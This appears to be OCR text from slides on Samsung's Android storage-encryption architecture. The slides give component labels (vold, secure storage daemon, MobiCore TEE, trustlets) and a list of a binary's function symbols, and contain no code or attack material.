
Samsung way


partition footer
/dev/socket/vold
vold
vdc
/dev/ashmem/secure_storage_ashmem
secure_storage_daemon
trustlet
trustlet
trustlet
mobicore
kernel
TEE

Samsung way



partition footer
vold
/dev/socket/vold
vdc
/dev/ashmem/secure_storage_ashmem
secure_storage_daemon
/dev/mobicore
/dev/mobicor-user
libMcClient.so
trustlet
trustlet
trustlet
mobicore kernel
mckernelapi
mcdrvmodule
TEE
Android kernel

Samsung way




partition footer
vold
/dev/socket/vold
vdc
/dev/ashmem/secure_storage_ashmem
secure_storage_daemon
/dev/mobicore
/dev/mobicor-user
libMcClient.so
trustlet
trustlet
trustlet
mobicore kernel
mckernelapi
mcdrvmodule
TEE
Android kernel


Samsung way


SS_DecryptDataBlockBulk
__divdf3
SS_InitShmem
__floatsidf
recv
strchr
free
__aeabi_dadd
gettimeofday
SS_SendViaShmem
SS_CloseShmem
malloc
sub_110D8
__errno
ashmem_create_region
sendfd
mmap
snprintf
__android_log_print
memcpy
munmap
strerror
send
strlcpy
ioctl
open
__stack_chk_guard
__stack_chk_fail
memmove
sendmsg
close
memset

Samsung way

